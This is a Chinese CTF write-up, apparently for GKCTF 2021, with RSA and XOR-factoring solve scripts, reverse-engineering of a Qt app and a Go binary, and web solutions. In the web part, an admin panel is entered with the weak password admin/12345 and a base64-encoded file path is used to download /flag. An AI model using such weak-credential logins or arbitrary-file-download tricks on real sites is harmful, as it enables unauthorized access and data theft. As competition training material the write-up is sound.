一看就知道要用gcd找公因数分解n，然后盲猜出题人没对flag做padding，估计分解出一个p就够了，那么只用hint3和hint4



(刚搬家，找不到草稿纸)

然后分解出n1，就能恢复n的一个因子，虽然n不知道，但这里直接盲猜有非预期，用pow(c,dp,p)恢复mp，只要flag够短，mp就等于m了。（结果也正是这样），抢完血第二步就没想了，应该也不难，思路应该差不多。

```
from gmpy2 import gcd,invert

c=134923927174698178668834314754537709518374762413719897146837375583957697
31416522300851917887957945766132864151382877462142018129852703437240533684
60450837995029364329487772577367550591262220881343562517769661478160121646
58075692013801516699426052084256452583721344655474523764674658330133870185
42999562042758
```

```
n1=75003557379080252219517825998990183226659117019770735080523409561757225
88365104088254751974810758871949826192281686562671410155620764992965582288
99458703411686445080793175822200343746130667519167500362534239906737642340
66999306874078424803774652754587494762629397701664706287999727238636073466
137405374927829
c1=68111901092027813007099627893896838517426971082877204047110404787823279
21150818378346889147466136513993332598119152451134521983069306457346211552
93450129700890652011761424174622996507612997580781415041261859213045264149
11455395289228444974516503526507906721378965227166653195076209418852399008
741560796631569
hint1=23552090716381769484990784116875558895715552896983313406764042416318
71007625616647242655352024026502397844994597421843578792920228920832915659
48384201908901042264972638524619284747560255393949962889518281721264195699
93301524866753797584032740426259804002564701319538183190684075289055345581
960776903740881951
hint2=52723229698530767897979433914470831153268827008372307239630387100752
22685079802336244449921194499677836389452875929056571826634018858225330700
48108500308337521327282569295727036304312326221512008551608866143500001157
04689605102500273815157636476901150408355565958834764444192860513855376978
491299658773170270

p1 = gcd(pow(invert(2021,n1)*2020*(hint2-212121),202020,n1)-hint1,n1)
q1 = n1/p1
p = pow(c1,invert(65537,(p1-1)*(q1-1)),n1)
print(hex(pow(c,invert(65537,p-1),p))[2:].decode('hex'))
```

XOR

第一步是国外一个比赛的签到题，是midnight么？有点忘了，然后第二步是shallow根据国外那个改了下出给今年miniL的题，感觉算算法题叭，应该是bfs，第一部分单边bfs就好，第二部分要双边bfs。
第一步自己写的，第二步直接照抄miniL的wp的Mini-L-CTF-2021/H4n53r-TEAM.md at main · XDSEC/Mini-L-CTF-2021 (github.com)。

```
from Crypto.Util.number import *
from hashlib import md5
'''
a = getPrime(512)
b = getPrime(512)
c = getPrime(512)




d = getPrime(512)

d1 = int(bin(d)[2:][::-1] , 2)
n2 = c*d
x2 = c^d1

```

```
16
17
18  n1 = a*b
19  x1 = a^b
20  n2 = c*d
21  x2 = c^d1
22  flag = md5(str(a+b+c+d).encode()).hexdigest()
23  print("n1 =",n1)
24  print("x1 =",x1)
25  print("n2 =",n2)
26  print("x2 =",x2)
27  '''
28  n1 =
    838763494437926958008581070260411839823209237328177881964030384369078520459686780327443648205912546537901020515487329742729466722196532044686409153157035785204306355358928700379204148275065781575309209873884712034553577762608564324840542971000459725270977198709471700533063755983088785582047348882467797165 99
29  x1 =
    470074176751536775598897975923770635978979028109069024580032435083767762464518452611002794398395269024667944527936899900883918340630147557934989195225784 6
30  n2 =
    652881484543771018418888718488067046944779065870107552864512166327018684577228481396960369285618888507174426167825833099757141726264764854833612171745147474680995678706402774410043223446717174443060553985137330530545975860900749215407943476151535422868932724159317093962621184160628870032900700011730355873 41
31  x2 =
    360438668861232087414353226298838456221365979857858321089214326157690828111222335667890008387032752724223823751317036766004395437606300416722855059211047 8
32
33  '''
34  a=""
35  b=""
36  AA=["1"]
37  BB=["1"]
38
39
40  for i in range(1,512):
41      print(i,len(BB))
42
43      tmpA=[]
44      tmpB=[]
45      for j in range(2):
46          for k in range(2):
47              for _ in range(len(BB)):
48                  #print(i,AA,BB)
```

```
                A = str(j) + AA[_]
                B = str(k) + BB[_]
                if (int(A,2)*int(B,2))%(2**i) == n1%(2**i) and (int(A,2)^int(B,2))&(2**i-1) == x1&(2**i-1):
                    tmpA.append(A)
                    tmpB.append(B)
                    #print("okk")
    AA=tmpA
    BB=tmpB

for _ in range(len(BB)):
    A = AA[_]
    B = BB[_]
    if (int(A,2)*int(B,2)) == n1 and (int(A,2)^int(B,2)) == x1:
        print(A,B)

a=0b1001010110011110010010100001001100100010000100110010001111101101100111011110010100101011011000111010111101010011101110110000000000000000111110111110011011100110100111101100011100010100110110100001000100110101101000110101111000110110011010111011010011101001100111111011101100001001011001111101101010001101000000000101101100101011001101010000111000000100110000111001011000011000000101111011100110100100000011000111010111110111001111100010101010011110110111101111001010100011100001001111110101100010100011011010111000001
b=0b1100110001011110111101010101011101001011000100101110111110011010001000100111010111000001110101100101010011010011011110011011010011100010110000010011111011001111010001010001000010000010100010011001110110000011100011001101110001101110100000100110011000011101111101010100010111011110110011111111100010010100010000101011110101110110111001100011100011100000000010011110100010111110010101110100001000010011110010100000101000111101111111101101010010001011110100010010000000001000111110010100101001100001101011100011101011 1
'''



from Crypto.Util.number import*



def get_p_q():
    p_low = [0]
    q_high = [0]
    q_low = [0]
    p_high = [0]
    maskx = 1
    maskn = 2
    si = 2
    for i in range(256):
        x_lowbits = (x & maskx) >> i
        n_lowbits = (n % maskn)
```

```
        tmppp_low = []
        tmpqq_low = []
        tmppp_high =[]
        tmpqq_high =[]
        x_highbits = (x >> (511-i)) & 1
        n_highbits = (n)>> (1022 - 2*i)
        print(hex(n_highbits))
        for j in range(len(p_low)):
            for pp_low in range(2):
                for qq_low in range(2):
                    for pp_high in range(2):
                        for qq_high in range(2):
                            if pp_low ^ qq_high == x_lowbits and qq_low ^ pp_high == x_highbits:
                                temp1 = ((pp_low * maskn //2 + p_low[j]) * (qq_low * maskn // 2 + q_low[j])) % maskn
                                temp2 = (((pp_high << (511-i)) + p_high[j]) * ((qq_high << (511-i)) + q_high[j]))>>(1022-2*i)
                                if temp1 == n_lowbits :
                                    if n_highbits-temp2 >= 0  and n_highbits-temp2 <=(2<<i+1):

                                        tmppp_low.append(pp_low * maskn //2 + p_low[j])
                                        tmpqq_low.append(qq_low * maskn //2 + q_low[j])
                                        tmppp_high.append((pp_high<<(511-i))+p_high[j])
                                        tmpqq_high.append((qq_high<<(511-i))+q_high[j])
                                        #print(tmppp_low)
                                        #print(tmpqq_low)
                                        #print(tmppp_high)
                                        #print(tmpqq_high)
                                    #else:
                                        #print(((pp_high << (511-i)) + p_high[j]),((qq_high << (511-i)) + q_high[j]))
        maskn *= 2
        maskx *= 2
        p_low = tmppp_low
        q_low = tmpqq_low
        p_high = tmppp_high
        q_high = tmpqq_high
        print(i,len(p_low))
    for a in p_low:
        for b in p_high:
            if n %(a+b) ==0:
                p = a + b
                print(p)
```

```
                q = n//p
                return p,q

n = n2#1426402152385378713656837198915413069351807372260710879665381129753129435067149641643416555411568865195523591735183843663357643398388186384396175450469067316856287581406581627595822160798338077428033332372671192281318365896166005867225031255955907843938056774727081234482560127056450992623238739117369101683 11
x = x2#2687108833541074884027968939992825896836389810177573543799115292760866858835988113613745599976930175463756036625174575759254321939315015594803646458939874
p , q = get_p_q()

p=8046925436710204192438304055874778865895416996970843869698858866560395341117036952699778422421049176914038804696096664462815448920328694029388142718805832 7

q=8113427789020078526682817916943942153489187786107307958765586032610741354289280539264853469783621315049385549884903133806294183614352084988365109630250683
```

有 a,b,c,d。md5一下完事

reverse

QQQQT

查看架构，发现是 qt 打包后的文件， 尝试使用 EnigmaVBUnpacker v0.54.exe 进行解包，得到一堆 exe 和 dll 文件

iconengines	2021/6/26 9:33	文件夹	
imageformats	2021/6/26 9:33	文件夹	
platforms	2021/6/26 9:33	文件夹	
styles	2021/6/26 9:33	文件夹	
translations	2021/6/26 9:33	文件夹	
Qt5Core.dll	2021/6/18 16:20	应用程序扩展	4,995 KB
Qt5Gui.dll	2021/5/18 20:47	应用程序扩展	5,309 KB
Qt5Svg.dll	2021/5/19 12:43	应用程序扩展	274 KB
Qt5Widgets.dll	2021/5/18 20:48	应用程序扩展	4,477 KB
qtmetaparser.py	2016/7/23 15:03	PY 文件	13 KB
UNTITL~1.EXE.id0	2021/6/26 14:16	ID0 文件	544 KB
UNTITL~1.EXE.id1	2021/6/26 14:16	ID1 文件	112 KB
UNTITL~1.EXE.id2	2021/6/26 14:16	ID2 文件	1 KB
UNTITL~1.EXE.idb	2021/6/26 10:20	IDB 文件	678 KB
UNTITL~1.EXE.nam	2021/6/26 14:16	NAM 文件	16 KB
UNTITL~1.EXE.til	2021/6/26 14:16	TIL 文件	5 KB
untitled2.exe	2021/6/17 20:00	应用程序	31 KB


ida 载入 第一个 exe，

```
v18 = QByteArray::data((QByteArray *)v16);
v23[0] = 0i64;
v23[1] = 0i64;
v24 = 0i64;
strcpy(v22, "123456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz");
v20 = 138 * strlen(v18) / 0x64;
v13 = v20 + 1;
v1 = 0;
v21 = malloc(v20 + 1);                          // base58 加密
v2 = v21;
memset(v21, 0, v13);
v3 = v18;
v19 = (int)(v18 + 1);
if ( strlen(v18) )
{
  v4 = &v2[v20];
  v17 = v4;
  while ( 1 )
  {
    v19 = ((char)*v4 << 8) + v3[v1];
    v5 = v19 / 58;
    *v4 = v19 % 58;
    if ( v5 )
    {
      do
      {
        v6 = (char)*--v4;
        v7 = (v6 << 8) + v5;
        v19 = v7 / 58;
        *v4 = v7 % 58;
        v5 = v19;
      }
      while ( v19 );
      v4 = v17;
    }
    if ( ++v1 >= strlen(v18) )
      break;
    v3 = v18;
  }
  v2 = v21;
```


对输入进行 base58 加密

```
if ( !qstrcmp((const char *)v23, "56fkoP8KhwCf3v7CEz") )
{
  if ( v18 )
    v12 = strlen(v18);
  else
    v12 = -1;
  v21 = (_BYTE *)QString::fromAscii_helper(v18, v12);
  LOBYTE(v25) = 2;
  v20 = QString::fromAscii_helper("flag", 4);
  LOBYTE(v25) = 3;
  QMessageBox::warning(this, &v20, &v21, 1024, 0);
  QString::~QString((QString *)&v20);
  QString::~QString((QString *)&v21);
}
QByteArray::~QByteArray((QByteArray *)v16);
QString::~QString((QString *)v15);
```

加密后的字符串和常量进行字符串比较，比较成功弹出窗口



尝试解密



getflag!!

> 12t4tww3r5e77

Crash

go 语言编写的 elf 程序

直接用 go helper 插件 还原 符号

进入关键的 main_check

```
__int64 __fastcall main_check(__int64 a1, __int64 a2, __int64 a3, __int64
a4, __int64 a5, __int64 a6, __int64 a7, unsigned __int64 a8)
{
  unsigned __int64 v8; // rcx
  int v9; // edx
```

```
  int v10; // er8
  int v11; // er9
  __int64 result; // rax
  int v13; // er8
  int v14; // er9
  int v15; // er8
  int v16; // er9
  int v17; // edx
  int v18; // er8
  int v19; // er9
  int v20; // er8
  int v21; // er9
  int v22; // er8
  int v23; // er9
  __int64 v24; // ST18_8
  __int64 v25; // [rsp+18h] [rbp-60h]
  __int64 v26; // [rsp+18h] [rbp-60h]
  __int64 v27; // [rsp+20h] [rbp-58h]
  __int64 v28; // [rsp+28h] [rbp-50h]
  char v29[32]; // [rsp+30h] [rbp-48h]
  char v30[32]; // [rsp+50h] [rbp-28h]
  void *retaddr; // [rsp+78h] [rbp+0h]

  v8 = __readfsqword(0xFFFFFFF8);
  if ( (unsigned __int64)&retaddr <= *(_QWORD *)(v8 + 16) )
    runtime_morestack_noctxt(a1, a2, a3, v8, a5, a6);
  if ( a8 < 0x1E )                              // 3des cbc加密， key和iv是json常量形式保存
    runtime_panicSliceAlen(a1, a2, a8, 30, a5, a6);
  main_encrypto(a1, a2, a8, a7 + 6, a5, a6, a7 + 6, 24LL);// 87f645e9-b628-412f-9d7a-
  result = v25;                                 // 6-30 的 flag
  if ( v25 == 44 )
  {
    runtime_memequal(a1, a2, v9, (unsigned __int64)&unk_5507AF, v10, v11);
    if ( a8 < 0x22 )
      runtime_panicSliceAlen(a1, a2, a8, 34, v13, v14);// sha256
    runtime_stringtoslicebyte(a1, a2, a8, a7 + 30, v13, v14, (__int64)v29, a7 + 30, 4LL, 44LL);// e402
    Encrypt_HashHex2(a1, a2, v28, v27, v15, v16, v26, v27, v28);// 30-34 的 flag
    result = v26;
    if ( v27 == 64 )
    {
      result = runtime_memequal(a1, a2, v17, 64, v18, v19);
      if ( (_BYTE)v26 )
      {
        if ( a8 < 0x26 )
          runtime_panicSliceAlen(a1, a2, a8, 38, v20, v21);// sha512
```

```
        runtime_stringtoslicebyte(a1, a2, a8, a7 + 34, v20, v21,
(__int64)v30, a7 + 34, 4LL, v26);
        Encrypt_HashHex5(                       // 34-38 的 flag
          a1,
          a2,                                   // f20a
          v28,
          64,
          v22,
          v23,
          v24,
          64LL,                                 // 最后 md5 加密
          v28);                                 // f940
        result = v24;
      }
    }
  }
  return result;
}
```

所有 flag 是分段的， 6-30 是 3des 加密， 30-34 是 sha256, 34-38 是 sha512, 38-42 是 md5

这里由于 ida 的原因，最后一段 md5 没有显示
所有的 hash 值都可以通过 cmd5.com 和 somd5.com 解密

最后再算上 main_main 里面的提示， flag就齐活了

```
  v14 = *v21;                           // 43 是长度， 其他都是 flag格式方面的提示
  if ( v21[1] == 43 && *(_DWORD *)v14 == 'TCKG' && *(_WORD *)(v14 + 4) == '{F' && *(_BYTE *)(v14 + 42) == '}' )
  {
    main_check(a1, a2, v11, v14, v12, v13, *v21, 0x2BuLL);
    if ( v20 )
    {
      *(_QWORD *)&v24 = &unk_523A20;
      *((_QWORD *)&v24 + 1) = &off_5724B0;
      result = fmt_Fprintln(
```


getflag

> GKCTF{87f645e9-b628-412f-9d7a-e402f20af20a}

web


easycms

开局直接进入admin.php，弱口令admin，12345登录后台



接下来就是各种找了，找了半年，在设计处，主题的位置发现了任意文件下载

进入自定义， 直接导出主题，内容随意，就会跳转至文件下载




531c457b-d27f-4939-b87e-da4824e097c9.node3.buuoj.cn/admin.php?m=ui&f=downloadtheme&theme=L3Zhci93d3cvaHRtbC9zeXN0ZW0vdG1wL3RoZW1lL2RlZmF1bHQvMTIzLnppcA==

观察url，最后的内容是个base64加密，尝试解密


是个目录，直接对/flag进行base64加密，尝试下载

获得flag


babycat




进来，一个登录，点sign up直接alert不让注册，但是可以抓包绕过




登录进去




role提示为guest，可以进行download test下载



这里存在任意文件下载，但是好像也没啥用。



